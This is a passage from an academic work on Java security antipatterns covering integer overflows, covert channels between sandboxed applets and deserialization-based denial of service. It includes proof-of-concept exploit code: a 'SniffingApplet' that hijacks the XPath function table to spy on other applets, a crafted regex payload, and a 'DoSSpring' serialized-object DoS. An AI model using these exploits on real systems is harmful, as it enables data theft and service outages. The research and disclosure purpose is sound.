- `java.util.zip.Deflater().setDictionary()` see (Schönefeld, 2003c)
- `java.util.zip.CRC32 ().update()`, (Schönefeld, 2003a)
- `java.util.zip.Deflater().deflate()`, (Schönefeld, 2003d)
- `java.util.zip.CheckedOutputStream().write()` and `CheckedInputStream().read()`, (Schönefeld, 2003e)
- `java.text.Bidi.<init>`, (Schönefeld, 2003g)

These problems are documented in the JAVA bug database, which is made public available by Sun Microsystems (2007b).

8.3.11 Affected Security Goals

The violated guidelines by this Antipattern are marked in Table 8.5. The risk associated to this bug is critical, as unprivileged code such as any non-system classes may be able to crash the virtual machine of its container. An unprivileged servlet class is able to crash the running instance of a tomcat server in a shared hosting environment. Furthermore a malicious website could crash the browser of the current user.

8.3.12 Summary

The harm of programming errors to the protection function of the TCB is documented by Schönefeld (2003n). Integer overflows are a common programming flaw, however the possibility and extend of integer overflows is not documented in the Sun Secure Programming Guidelines, therefore special awareness of programmers concerning the resulting risks is needed. The cases that documents that other software systems are vulnerable to this JDK vulnerabilities as they utilize JAVA as middleware component to enable distribution of the features. This bug pattern is still an issue in java frameworks. Applying our approach recently resulted in the

R1	Careful usage of static fields	
R2	Careful usage of static methods	
R3	Prefer reduced scope	
R4	Limit package definitions	
R5	Limit package access	
R6	Preference of immutable objects	
R7	Filter user supplied data	X
R8	Secure object serialization	
R9	Avoid native methods	X
R10	Clear sensitive information	
R11	Limit visibility and size of privileged code	
R12	Avoid direct usage of internal system packages	

Table 8.5: Violated Guidelines by Integer Overflow Antipattern

discovery of a vulnerability in the JAVA packages for the Pulseaudio framework (OpenJDK project, 2009), which was assigned CVE-2009-0794 (Mitre Corporation, 2009b).

8.4 Covert Channels

The JAVA security manager enforces the controlled execution of mobile code, such as the applet sandbox. The necessary checks are performed by the implementation of a check point pattern. The security manager technically intercepts the critical calls by referring to the policy in place prior to resource access. The covert channel antipattern shows, how careless use of public available singleton objects allow to undermine the check point pattern.

8.4.1 Problem

The strict default applet policy is used to protect the integrity of the user's workplace when working with mobile contents loaded from untrusted sources. According to the security pattern framework by Yoder and Barcalow (1998) a check point (Chapter 2.3.2) limits the access to critical functions and resources of applications. This pattern is typically undermined by covert channels (see Chapter 2.1.9) that allow bypassing the access checks that enforce a security policy.

8.4.2 Background

Since the release of JDK 1.4.1, classes for XML parsing and transformations of XML are an integral part of the core functionality. In contrast to other parts of the JDK this functionality is not implemented by Sun Microsystems, it is imported from the third party projects Xalan and Crimson from the Apache (Apache Software Foundation, 2007) group. In the following, we are referring these components as XXC. For XML related purposes XXC provide a wide range of interfaces, classes, and tools. The XXC classes implement the Java API for XML Processing (JAXP) (Sun Microsystems, 2007a) and other XML related interfaces. These are defined in the `java.xml` packages and implemented in the `org.apache.*` packages.

Name	Covert channels
Problem	Integrity and Confidentiality constraints can be violated due to unmonitored data exchange between compartments within a Chinese wall protection model.
Background	Careless use of static fields and methods undermine the access checks performed by the security manager.
Context	Covert channels violate the separation of protected data areas within separated compartment within a JVM, such as applets from untrusted Internet sites or user sessions within an application. This antipattern is related to CWE-493 and CWE-485.
Forces	Communication and data exchange between applets from different sites should not be possible. The runtime classes and the contained fields and methods are loaded by the boot class loader. Those are accessible by trusted and untrusted code, which gives an attack vector of unprivileged manipulation of important data structures.
Faulty Beliefs	• The sandbox enforces access to fields and methods • Trusted Library code is not hookable (There is no Clark-Wilson like integrity check on function table object) • The TCB in JVM is equipped with appropriate integrity checks
Consequences	Confidentiality and Integrity impaired
Symptoms	• Untrusted Applets may communicate through covert channels • An Untrusted applet may intercept the XPath processing done by another applet
Refactored Solution	Encapsulate the access to critical function hooks to prevent the introduction of malicious interceptor code. This includes replacing easy accessible function hooks with immutable configuration objects to enforce deployment time binding instead of runtime binding.

Table 8.6: Security antipattern: Covert channel

8.4.3 Context

Sun Microsystems suggests in the secure coding guidelines for JAVA (Sun Microsystems, 2002) to be careful when defining static fields:

- Refrain from using non-final public static variables, because there is no way to check whether the code that changes such variables has appropriate permissions.
- Be careful with any mutable static states that can cause unintended interactions between supposedly independent subsystems

CWE-493 provides a general vulnerability description on the risks of declaring critical `public` variables without the `final` modifier, as specifies a subtype of the *Insuf□cient encapsulation* weakness (CWE-485).

8.4.4 Forces

This constellation is a problem when multiple processing entities share a JVM, which is the case in when applets from different web sites are loaded. Sandboxing is used as a code containment technique by the JVM security architecture to separate protection domains for different applets whilst sharing the same JVM. Communication and data exchange between applets from different sites should not be possible.

8.4.5 Faulty Beliefs

Programmers frequently believe that covert channels are only a problem, when code has to ensure that data does not leave the compartment, it is assigned to. This is the case with the applet sandbox. If the requirements during the design of software are not documented clearly, a programmer does not take precautions. A typical requirement is as follows: *The software has to support the Chinese wall policy of the applet sandbox.* The faulty

belief of the deployer, who introduced a vulnerable component, was to assume that the sandbox enforcement of the JVM does protect against data leakage.

8.4.6 Antipattern Solution

In XXC the covert channel problem became an attack vector when static non-final fields were used by trusted libraries, which is allows uncontrollable access by other components. In the following it will be shown how this precondition leads to the *Covert channel* Antipattern. As the classes of the XXC are loaded only once per JVM by the boot class loader and are part of the TCB.

According to a recommendation document of the World Wide Web Consortium, the XPath standard is defined as follows:

Definition 27 (XPath): *The primary purpose of XPath is to address parts of an XML (Bray et al., 2008) document. In support of this primary purpose, it also provides basic facilities for manipulation of strings, numbers, and boolean values. XPath uses a compact, non-XML syntax to facilitate use of XPath within URIs and XML attribute values. (World Wide Web Consortium, 1999a)*

Attack preparations

The `org.apache.xpath` package is an implementation of the XPath specification. The field `m_functions` in the `FunctionTable` class (of the `org.apache.xpath.compiler` package) was declared public. Every class loaded by the primordial class loader (PCL) (Oaks, 2002) is loaded only once into the JVM. Context class loaders in contrast, load application classes. They load the identical class definition multiple times into the JVM to define a local address space (including the static fields).

As a PCL-loaded class is a strict singleton, the defined static fields within the class are strict singletons, too. A public static non-final field, which is

```
package org.apache.xpath.compiler;
[...]
/*** The function table for XPath. */
public class FunctionTable
{
  /**    The function table.   */
  public static FuncLoader m_functions[];
  static
  {
    m_functions = new
          FuncLoader[NUM_BUILT_IN_FUNCS + NUM_ALLOWABLE_ADDINS];
    m_functions[FUNC_CURRENT] =
          new FuncLoader("FuncCurrent", FUNC_CURRENT);
  }
[...]
}
```

Figure 8.7: Partial definition of the FunctionTable class

loaded from the PCL, is accessible from the entire address space of the JVM. This allows every class to manipulate the value and changes, which will influence the behavior of the package for the entire JVM.

The contents of the `m_functions` as shown in Figure 8.7 determines which JAVA functions (of the type `FuncLoader`) are called when certain expressions are encountered by the XPath compiler.

8.4.7 Consequences

An attacker can forge his own functions to be called by replacing the existing default functions in the `m_functions` array with his own functions. To prevent detection an attacker may choose to override an existing implementation class of an XPath function, such as the implementation of the often-used `position()` function. The expected functionality and additional sniffing of sensitive information provides a masquerading environment for the attack.

```
public class FuncLoader
{
  public FuncLoader(String funcName, int funcID)
  {
    super();
    m_funcID = funcID;
    m_funcName = funcName;
  }
  /**
   * Get a Function instance that this instance is liaisoning for.
   *
\[...\]
   */
  public Function getFunction()
    throws javax.xml.transform.TransformerException
  {
// \[...\]
  }
}
```

Figure 8.8: Partial definition of the FuncLoader class

```
package funx;
import javax.xml.transform.TransformerException;
import org.apache.xpath.XPathContext;
import org.apache.xpath.functions.FuncPosition;
import org.apache.xpath.objects.XObject;

public class MyPosition extends FuncPosition {
   public XObject execute(XPathContext xctxt)
      throws TransformerException {
         new Throwable().printStackTrace();

         System.out.println(
           "*"+
           xctxt.getVarStack().elementAt(0)+
           "*"
         );

         return super.execute(xctxt);
     }
}
```

Figure 8.9: Overwritten XPath `position()` function

The `position()` function is implemented with the class `FuncPosition` which resides in the package `org.apache.xpath.functions`. To reach his goal the attacker could register an extended version of the `FuncPosition` class like the proof-of-concept implementation shown in Figure 8.9. A more advanced and malicious version would collect the data and send it via a HTTP request to its originating host, which is the only accessible remote contact point due to sandbox restrictions. Steganographic (Dunbar, 2002) encoding of the information transferred may masquerade the purpose of the HTTP request.

After definition of the modified XPath class, the attacker uses a modified subclass of the FuncLoader (Figure 8.10) to adjust the bypass the class loading checks of the original `FuncLoader` implementation.

```
import org.apache.xpath.compiler.FuncLoader;
import org.apache.xpath.functions.Function;

public class TheFunkyFuncLoader extends FuncLoader {
   private Function m_o;
   public TheFunkyFuncLoader(Function o) {
        super("horn",0xe);
        m_o = o;
       }

   public Function getFunction()
      throws javax.xml.transform.TransformerException {
        if (m_o != null ){
           return m_o;
         }
        throw new javax.xml.transform.TransformerException(
          new IllegalArgumentException());
   }
}
```

Figure 8.10: Customized FuncLoader Implementation

```
import java.applet.Applet;
import org.apache.xpath.compiler.FunctionTable;
import funx.MyPosition;

public class SniffingApplet extends Applet {
   public void init() {
      super.init();
      FunctionTable.m_functions[FunctionTable.FUNC_POSITION]=
         new TheFunkyFuncLoader(new MyPosition());
      System.out.println(
        "Modified Position implementation registered");
   }
}
```

Figure 8.11: Sniffing Applet Implementation

Following these preparations, the attacker codes an applet to inject his manipulated function code to the JVM inside the victim's browser.

The applet `SniffingApplet` is coded as shown in Figure 8.11 and is loaded within a web page by a browser registers the enhanced implementation of the XPath `position()` instruction. After the class is registered it stays in the victims JVM until the browser is closed, it is not collected by the garbage collector, even when the originating applet is closed because the injected instance of the `MyPosition` class is still referenced by the singleton `FunctionTable` instance loaded by the PCL. While being registered as an XPath function handler, the `MyPosition` object is able to read all data, which is passed to the `xctxt` object during XPath processing.

The applet in Figure 8.11 and data in Figure 8.13 can be used to illustrate the resulting violation of the sandbox policy.

A user loads a second or more applets after the `SniffingApplet` has silently started and manipulated the `FunctionTable` singleton.

One of the following applets is performing XML transformation with the embedded XML classes of JDK. For simplicity, the example applet

```
<HTML>
<body> <div id="target">Hier</div>
<a href="#"
 onclick="target.innerHTML=document.xslControl.getHTMLText()">
Click here to transform</a>
<applet
name="xslControl" code="org.apache.xalan.client.XSLTProcessorApplet"
align=baseline width="550" height="400" >
<param name="styleURL" value="Address.xsl">
<param name="documentURL" value="Addressbook.xml">
</applet>
</body>
</HTML>
```

Figure 8.12: Transform.html

`XSLTProcessorApplet` that was bundled with the JDK (in `rt.jar`) is used, and removed after our vendor notification.

The `XSLTProcessorApplet` is started with the following HTML code as shown in Figure 8.12.

The applet from Figure 8.12 receives two parameters, the XSL style sheet Address.xsl and the XML data which is stored in Addressbook.xml.

Symptoms

The data structures that are processed by an applet can be transferred silently by the manipulated `position()` method to the SniffingApplet. The sandbox protection is broken and XML, XSLT and XPath processing in applets should therefore be considered as untrustworthy when the Apache classes bundled with the JDK are used. The problem described above was communicated to Sun Microsystems. The JDK 1.4.2_05 has a corrected version of the handling within the XPath `position` function. The refactoring is shown below. In this context it makes no differences whether codebases are signed or even SSL is used for transmission as the

```
<addressbook>
   <address>
      <addressee>Gerhard Schneider</addressee>
      <streetaddress>250 18th West Wilson SE</streetaddress>
      <city>Witten</city>
      <state>MN</state>
      <postalCode>55902</postalCode>
   </address>
   <address>
      <addressee>Helge Schroeder</addressee>
      <streetaddress>1234 South Park Lane NW</streetaddress>
      <city>Bottrop</city>
      <state>MN</state>
      <postalCode>55123</postalCode>
</address>
</addressbook>
```

Figure 8.13: Addressbook.xml

confidentiality compromise occurs directly in the shared resource, which is the JVM. The following stack trace demonstrates that the user-injected class `MyPosition` class is included in the call stack, when data from other applets is processed via XSLT transformations.

8.4.8 Refactored Solution

The refactored solution of JDK 1.4.2_05 blocks the possibility to add own functions to XPath processing. The formerly used static fields broke sandbox isolation.

Sun Microsystems introduced these refactorings in JDK version 1.4.2_06:

- Addition of the `final` modifier to the definition of the `FuncLoader` class.
- Encapsulation of the `m_functions` dispatching array of `FuncTable`

```
<?xml version= 1.0 ?>
<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
   version="1.0">
<xsl:output method="xml"/>

<xsl:template match="* | @*">
   <xsl:copy>
     <xsl:copy-of select="@*"/>
     <xsl:apply-templates/>
   </xsl:copy>
</xsl:template>
<xsl:template match="//address">
   <xsl:param name="addresseeName">
      <xsl:value-of select="addressee"/>
   </xsl:param>
<xsl:variable name="descPos" select="position()"/>
</xsl:template>
</xsl:stylesheet>
```

Figure 8.14: Address.xsl

behind an immutable proxy class and limiting the scope of the array containing the Function objects to private scope, see Figure 8.16

8.4.9 Detection

To detect the candidate non-final static variables the field walkers programmed with the help of the BCEL (BCEL Project, 2006) were used. FINDBUGS offers similar detectors in its default set of detectors.

8.4.10 Affected Security Goals

As far as security is concerned the XXC do not follow the security guidelines which were published by Sun Microsystems (2002) and are recalled in brevity in Table 8.7, the violated guidelines in the XXC.

```
Sniffing Applet Started

Primed the pump!

java.lang.Throwable
  at funx.MyPosition.execute(MyPosition.java:24)
  at org.apache.xpath.XPath.execute(Unknown Source)
  at org.apache.xalan.templates.ElemVariable.getValue(Unknown Source)
  at org.apache.xalan.templates.ElemVariable.execute(Unknown Source)
[...several lines deleted...]
  at java.lang.Thread.run(Unknown Source)

*Gerhard Schneider*
```

Figure 8.15: Stack trace forced while execution of position function

```
private static org.apache.xpath.compiler.FuncLoader[] m_functions;
```

Figure 8.16: Refactoring of XPath function loader

R1	Careful usage of static fields	X
R2	Careful usage of static methods	X
R3	Prefer reduced scope	X
R4	Limit package definitions	X
R5	Limit package access	X
R6	Preference of immutable objects	X
R7	Filter user supplied data	
R8	Secure object serialization	
R9	Avoid native methods	
R10	Clear sensitive information	
R11	Limit visibility and size of privileged code	
R12	Avoid direct usage of internal system packages	X

Table 8.7: JAVA Secure Coding Guidelines

8.4.11 Summary

This section demonstrated how shared fields and methods result in a *Covert channel* antipattern. This condition creates a confidentiality leakage the *unintended data exposure* vulnerability. Covert channels violate the Chinese wall policy of the JAVA sandbox because, as shown with the example XPath component from the Apache group, an assembled often does not meet the protection requirements, that are determined by usage environment. The vulnerability was closed by updating the JDK to version 1.4.2_05, which was announced by an advisory (Sun Microsystems, 2004d).

A variation of this vulnerability was found in the Microsoft Java Virtual machine and is known under CVE-2004-0723 (Schönefeld, 2004b).

The adequate precaution within the programmers responsibility was the avoidance of public fields and methods, which allow unmonitored data exchange (as defined by Sun's guidelines). As this antipattern describes

a typical problem of component reuse integration it completes the Long catalog of *Software Reuse Antipatterns* (Long, 2001).

8.5 Uninvited Objects

Object serialization is used to transfer JAVA objects outside of the JVM either for external storage or for external communication to another JVM. Objects arriving from input channels such as files or streams have to be constructed by the JVM in correspondence to the metadata supplied from the input values. For a brief overview see Table 8.8.

8.5.1 Problem

The Antipattern is called *Uninvited Object* because the virtual machine, which receives an object, does not defend itself against reception of the injected object with an unexpected type. Furthermore, an attacker can force the creation of vulnerable object instances within the remote JVM.

8.5.2 Background

To maintain integrity of the system both the serialization constructor methods `readObject` and `readExternal` should be used to check the integrity requirements of a class. In terms of the Clark-Wilson model, the concept of IVP (integrity verification procedures) is helpful, as presented in Chapter 2.1.8. Attackers use this strategy to harm JVM security by the use of serialized objects:

1. **Understanding the structure** is a first step. It describes, that an attacker needs to know how an object is represented in a serialized form. He needs to know, which bytes in the structure have an impact on the timing and resource consumption of the target system. This knowledge allows him to create objects with illegal internal states. Manipulated buffer lengths or illegal characters within Strings can be harmful for parsers. The creation of objects with illegal internal states is typically blocked by the checks performed by the constructor of an object, when the object instance is constructed

Name	Uninvited Object Antipattern
Problem	The serialization API provides no protection when a serialized object of a vulnerable type is received, which open an attack vector for a remote attacker
Background	The serialization API uses byte arrays for the transport of for inter-JVM object transport. With fuzzing techniques attackers can try to generate byte arrays that cause harm to the JVM receiving the object
Context	Classes within the TCB of the JRE may be implemented with vulnerable readObject methods.
Forces	The deserializing constructors, which are called by the JVM during the reconstruction of an object from a received byte array frequently do not contain the same protection level as conventional constructors.
Faulty Beliefs	• The `readObject` / `readExternal` deserializing constructors function does not hardening effort • The serialization process is robust against the injection of objects that are not of an expected type • The only harm an unexpected (uninvited) object on the `ObjectInputStream` may cause is consumption of its heap space, because once it is constructed it will be collected by the garbage collector
Consequences	Denial-Of-Service including JVM crashes or unresponsiveness of the JVM process.
Symptoms	Unavailability of the application, slow response time
Refactored Solution	Avoid complex computation in the deserializing constructor, check if deserialized parameters may propagate to native code

Table 8.8: Security antipattern: Uninvited Object

```
public BigInteger(int bitLength,
                  int certainty,
                  Random rnd)
```

Figure 8.17: Constructor of BigInteger

with a `new` instruction. However, programmers may forget to call these checks in the serialization constructors.

2. The **Behavioral exploitation** is the second step and relies on the characteristics of the deserialization behavior of objects.

   The constructor of the `java.math.BigInteger` class creates an object. It may need endless time to create a random `BigInteger` instance that has prime properties with a given certainty. The certainty directly influences the needed processing time. This characteristic is shared by other core runtime classes, every `Pattern` class (of the `java.lang.regex` package) where a timing vulnerability is discovered could be exploited to cause a Denial-Of-Service attack.

8.5.3 Context

The classes used for communication are `ObjectInputStream` and `ObjectOutputStream` and are located in the `java.io` package. `ObjectInputStreams` are therefore entry points into a running JAVA process by providing a hidden constructor. The security constraints that are checked in constructor should also be enforced in the deserialization code. When that validation part is missing, careless serialization is a subcase of the *Improper Input Validation* weakness (CWE-20).

When a serialized object is read from an external source, it is created by the call of the `readObject` method of the corresponding type, if the object is an implementation of the `Serializable` interface. The method

`readExternal` is called when the object type is an implementation of `java.io.Externalizable`. A detailed introduction of the JAVA object serialization technique is provided by (Sun Microsystems, 2001b).

8.5.4 Forces

To decide, whether the received object is useful or not, the JVM has to read the serialized representation of the object wholly from the given `java.io.ObjectInputStream` and construct the object.
The programmer of a class may choose to add integrity checks or further logic to the receiving process by overriding the `readObject` method to initialize the transient variables and to introduce integrity checks.

Vulnerability gathering was performed by scanning the official developers forum for the JAVA language. The value of the input string has direct impact on the construction time of a `Pattern` object (Sun Microsystems, 2004a) when the string parameter used chained groups that are bound to the string end such as in the following regular expression:

$$(a)?(b)?(c)?(d)?(e)?(f)?\$ \tag{8.1}$$

The `Pattern` class does not provide a public constructor and is constructible only via the static factory method `compile()`.

Further time measurement tests showed an exponential timing behavior when creating `Pattern` objects with an increasing number of `(X)?` groups, where X was chosen as an increasing character starting with 'a' and resetting to 'a' after 'z' was reached.

The timing behavior for creating these objects is shown in Table 8.18, the needed program is depicted in Figure 8.9. It shows the exponential growth in processing time in relation to the number of groups. In consequence, an object of the `java.util.regex.Pattern` class with a large number of groups is able to block the execution on a remote JVM for a large period. As a serializable class, it can be used to launch a denial-of-service attack.

```
import java.util.regex.*;
public class PatternTiming {
   public static void main(String[] a) {
      char c =  a ;
      String end ="?";
      String s  = "";
      for (int i = 0; i < 100 ; i++ ) {
         s += "("+c+")?";
         String ss = s+ "$";
         long t = System.currentTimeMillis();
         Pattern st = Pattern.compile(ss,Pattern.CANON_EQ);
         long u = System.currentTimeMillis();
         System.out.println(ss+":"+(u-t));
         c++;
         if (c >  z )
           c =  a ;
     }
  }
}
```

Figure 8.18: Benchmark code for creating Pattern instances

# Groups	Construction time in 1/1000 seconds
< 15	not measurable
16	30
17	60
18	100
19	190
20	391
21	781
22	1552
23	3335
24	9103
25	17856
26	40979
27	86684
28	154262
29	316976
30	660520
31	1221105

Table 8.9: Timing behavior of `java.util.regex.Pattern`

8.5.5 Faulty Beliefs

Programmers typically do not acquire enough knowledge about the processes that are triggered when objects are marshalled and sent on the wire to a remote JVM. A typical faulty belief is that the serialization API forces full type-safety.

In the JAVA language Objects can be created via several techniques, see Table 8.10.

A security-aware class implementation must enforce its integrity checks for each of these techniques. In addition, side effects such as blocking behavior should not differ between these alternatives to create objects as it can be exploited to provoke resource blocking with the discussed effects. Serialization is an important technique in distributed application as marshalled argument data is transferred between the instances of a dis-

Constructors	Calling the constructor is the recommended and mainstream technique for creating objects.
Cloning	Calling the clone method creates a copy of the object if the class declaration allows cloning the object.
Serialization	Objects are created, whenever the `readObject` or `readExternal` method of an `ObjectInputStream` is called

Table 8.10: Ways to create a new object

tributed system as serialized objects. This occurs in multiple facets like shown in Figure 8.19.

A problem exists with the perception of the JAVA serialization algorithm by the programmer, which will be demonstrated with the code snippet in Figure 8.20, which is a simple generalization of all serialized data stream handlers.

It becomes apparent, which the sequence in the source code may irritate the programmer, as the `readObject` and the cast are not an atomic operation, this leaves room for the attacker to influence the control flow of the application.

As the JAVA Syntax obfuscates the sequence and atomicity of operations, this is how the snippet code is handled in bytecode. In the bytecode control flow, the `checkcast` operation does not help to block that code is executed that branches into code areas that the attacker chooses. This may be a vulnerable implementation of a `readObject` method to trigger a certain malicious functionality. It is a general problem with object construction using `ObjectInputStreams` in RMI, JNDI and other JEE protocols is letting the client program decide, which server code is executed next by sending the appropriate serialized object representation.

Between $t = 0$ and $t = 2$ there is no type-safety. The client decides in $t = 0$, which code (`readObject` method) the server branches into $t = 1$. A feasible plan for the attacker is as follows:




Figure 8.19: Serialization Flow

```
mySocket = new ServerSocket(3000);
while (true) {         Socket client = mySocket.accept();
                        ReceiveRequest dtwt = new ReceiveRequest (client); }
class Request implements Serializable { }
class ReceiveRequest extends Thread{
    Socket clientSocket = null ; ObjectInputStream ois = null;
    ReceiveRequest (Socket theClient) throws Exception {
    clientSocket = theClient;
    // get the Streams
           ois = new ObjectInputStream(clientSocket.getInputStream()); }
    public void run() {
    try {Request ac = (Request)       // t=1 (the cast checks
                                      // the object type!!!)
                ois.readObject();     // t=0 (here we branch into an attacker
                                      //      determined read Object method)
            }
    catch (Exception e) {  System.out.println(e) ; }
 //  ...
```

Figure 8.20: Handling Input from a socket

t=0	Client sends byte stream (serialized object data) via an ObjectOutputStream
t=1	Server branches into `readObject` method of the class according to the client payload (`serialVersionUID`)
t=2	Server casts object to the needed type • A) cast is valid: continue work • B) cast is invalid: throw `ClassCastException`

Table 8.11: Type determination during deserialization

1. Determine, if a vulnerable serializable class definition on the server exists, especially in the `readObject` methods

2. Construction of byte streams, that hold valid object representation according to the class definition, but choosing parameter values to influence control flow

3. Embedding the object in the `ObjectOutputStream` payload of a Java/JEE protocol (RMI, RMI/IIOP, JNDI, ...)

8.5.6 Antipattern Solution

Not influenced by the fact that the receiving JVM expects a typed object instance, the `ObjectInputStream` receives a `java.util.regex.Pattern`. The Pattern object is always created by the runtime library calling the `readObject` method of the class. This is done already before the application layer program can cast the received object to a `String` instance. The JVM therefore cannot prevent the invocation of endless loops or other side effects contained in the implementation of the `readObject` method of class declaration of the object sent for malicious purposes.

As we have shown before the `java.util.regex.Pattern` class has a compiling timing weakness (fixed in 1.4.2_06). Every `(x)?` group in a

```
/**
 * Recompile the Pattern instance from a stream.
 * The original pattern string is read in and the object
 * tree is recompiled from it.
 */
 private void readObject(java.io.ObjectInputStream s)
   throws java.io.IOException, ClassNotFoundException {
   // Read in all fields
   s.defaultReadObject();
   // Initialize counts
   groupCount = 1;
   localCount = 0;        // Recompile object tree
   if (pattern.length() > 0)
        compile();
   else
        root = new Start(lastAccept);

}
```

Figure 8.21: Vulnerable readObject method

regular expression pattern doubles the compilation time, a pattern of 56 groups therefore needs 800 years to compile. But it is not possible to create such a serialized object in a regular call to the class constructor, as it would take same as long. Moreover, an attacker would have to patch a harmless object with the dangerous pattern. This could be easily achieved by the use of a hex editor resulting in the serialized representation shown in Appendix A.3.1.

When a serialized object of the `java.util.regex.Pattern` is received by the server, it may take a significant time that can be influenced by the attacker to compile the serialized object to an internal representation. This is due to a suboptimal implementation of the `readObject` method.

The `readObject` methods of the following classes have been identified to be vulnerable. They can cause harm to the availability of the underlying JVM, as they, by being serializable, can be triggered by remote. Ta-

Class	Cause	Effect	Fixed	OS
`Pattern` (`java.util.regex`)	Compiles all incoming regular expressions	High CPU load, exponential long calculation time	1.4.2_06	All
`ICC_Profile` (`java.awt.color`)	Propagates null pointer to native code	Crashes the JVM	1.4.2_10	W32
`Proxy` (`java.lang.reflect`)	Overflow on interface counter	Crashes the JVM	1.5.0_05 1.4.2_11	All
`HashSet` (`java.util`)	Inflation effect	Consumes large amount of heap space	Not yet	All

Table 8.12: Vulnerable serializable classes

ble 8.12 illustrates object types that have been found vulnerable during our research. Appendix A.3 provides examples of these structures.

8.5.7 Symptoms

Side effects that occur are blockage of thread pool entries or file handles. As these are limited resources, such occupation may lead to an availability compromise as demonstrated in the further text. Other implementation dependent side effects may endanger integrity and confidentiality as well when static variables or methods outside the local scope of the `readObject` context are modified.

8.5.8 Refactored Solution

The problems described above were communicated to Sun Microsystems, the vendor of the JDK. The last vulnerable version of the JDK was 1.4.2_05 and created a compiled version of the regular expression directly during the deserialization of the object, the control flow is shown in Figure 8.11. In the refactored version the compilation point was deferred to the time of first usage as shown in Figure 8.22. To alarm the users of the JDK about

```
/**
* Recompile the Pattern instance from a stream.
* The original pattern string is read in and the object
* tree is recompiled from it.
*/
 private void readObject(java.io.ObjectInputStream s)
   throws java.io.IOException, ClassNotFoundException {
   // Read in all fields
   s.defaultReadObject();  // Initialize counts
   groupCount = 1;  localCount = 0;
   // if length > 0, the Pattern is lazily compiled
   compiled = false;
   if (pattern.length() == 0) {
     root = new Start(lastAccept);
     matchRoot = lastAccept;
     compiled = true;
   }
}
```

Figure 8.22: Refactored readObject method

this problem Sun published a public security advisory (Sun Microsystems, 2004e).

8.5.9 Detection

The candidate selection is based on the set of serializable classes in the JDK, which implement a `readObject` method.

The polymorphic `readObject` method is executed when the object type definition is available to the current class loader. An attacker will therefore choose classes in the TCB, those that are loader by the boot class loader.

To test the TCB classes of the JVM for the *Uninvited Object Antipattern* a process with multiple steps is performed.

1. Generate candidate lists by invoking a class walker process, which

uses bytecode instrumentation. Candidates are all classes that are serializable and implement a `readObject` method.

2. Scan the class files in the jars of the boot class path to determine if they are defining classes that are direct or indirect implementations of the `java.io.Serializable` interface. With bytecode engineering techniques, the existence of the `readObject` method can be determined.

3. In order to specify vulnerabilities specific to the serialization process the differences between the implementation of the `readObject`/ `readExternal` method and the constructor. This may introduce semantic differences in the construction process, those can be exploitable by an attacker.

If the implementation bases on object initialization through calling `readDefaultObject` then the checks that are typically enforced by the constructor are bypassed.

8.5.10 Affected Security Goals

The violated guidelines by this Antipattern are marked in Table 8.13.

8.5.11 Summary

This section showed how the process of serialization and interferences in the `readObject` methods create availability vulnerabilities.

The described problem is based on the implementation technique of object deserialization and is currently unsolved. Therefore it forms an attack pattern that is exploitable by malicious code.

The presented example shows, that unaware coding of serialization code leads to the *Uninvited Object* antipattern. In addition to the shown instances several other deserialization routines in the JDK do not meet

R1	Careful usage of static fields	
R2	Careful usage of static methods	
R3	Prefer reduced scope	
R4	Limit package definitions	
R5	Limit package access	
R6	Preference of immutable objects	
R7	Filter user supplied data	
R8	Secure object serialization	X
R9	Avoid native methods	
R10	Clear sensitive information	
R11	Limit visibility and size of privileged code	
R12	Avoid direct usage of internal system packages	

Table 8.13: Violation of JSCG by Uninvited Object

the security requirements defined in the published guidelines by (Sun Microsystems, 2002) and may lead to security vulnerabilities.

It was shown that the system stability is endangered when vulnerabilities in JRE system libraries can be triggered from remote via deserialization, due to the implementation of the `readObject` method of a trusted class. Application-level frameworks and services are directly affected by layer-below attacks, caused by the JVM deserialization vulnerabilities, as shown with CVE-2004-2450 (Mitre Corporation, 2004). Enterprise applications are affected as described by Schönefeld (2005b), similar problems were also discovered in the classes of the Spring framework Figure 8.23.

```
public class DoSSpring {

 static byte[] getSerialized(Object o) throws Exception {
  ByteArrayOutputStream baos = new ByteArrayOutputStream();
  ObjectOutputStream oos = new ObjectOutputStream(baos);
  oos.writeObject(o);
  oos.flush();
  oos.close();
  return baos.toByteArray();
 }

 public static void main(String[] a) throws Exception{
  String thePattern="(Y)?(K)?(W)?(I)?(U)?(G)?(S)?(E)?(Q)?(C)?(O)?(A)?(M)?(Y)" +
      "?(K)?(W)?(I)?(U)?(G)?(S)?(E)?(Q)?(C)?(O)?(A)?(M)?(Y)?(K)" +
      "?(W)?(I)?(U)?(a)?$";
  String longerPattern = thePattern.substring(0,thePattern.length()-1)+thePattern;
  int length = longerPattern.length();
  String fakePattern = longerPattern.replaceAll(".", "A");
  JdkRegexpMethodPointcut jrmp = new JdkRegexpMethodPointcut();
  jrmp.setPattern(fakePattern);
  System.out.println(jrmp);
  byte[] theArray = getSerialized(jrmp);
  int i = 0;
  for (; i < theArray.length;i++) {
   if (((char)theArray[i])== A  &&((char)theArray[i+1]== A )) {
    break;
   }
  }
  System.arraycopy(longerPattern.getBytes(), 0, theArray, i, length);

  ByteArrayInputStream bis = new ByteArrayInputStream(theArray);
  ObjectInputStream ois = new ObjectInputStream(bis);
  Object o = ois.readObject(); // returns after a very very long time

 }
}
```

Figure 8.23: Denial-Of-Service in Spring framework(Thomas, 2009)

8.6 Internal State Manipulation

JAVA applications frequently offer customization interfaces that include scripting and configuration facilities. To include a broad already existing functionality, several application systems expose the name space of the JVM to an application-specific programming language such as SQL or Beanshell. By manipulating certain private settings within the JVM, an unprivileged user of the application system may execute actions under the privileges of the JVM process.

The template for this antipattern is shown in Table 8.14.

8.6.1 Problem

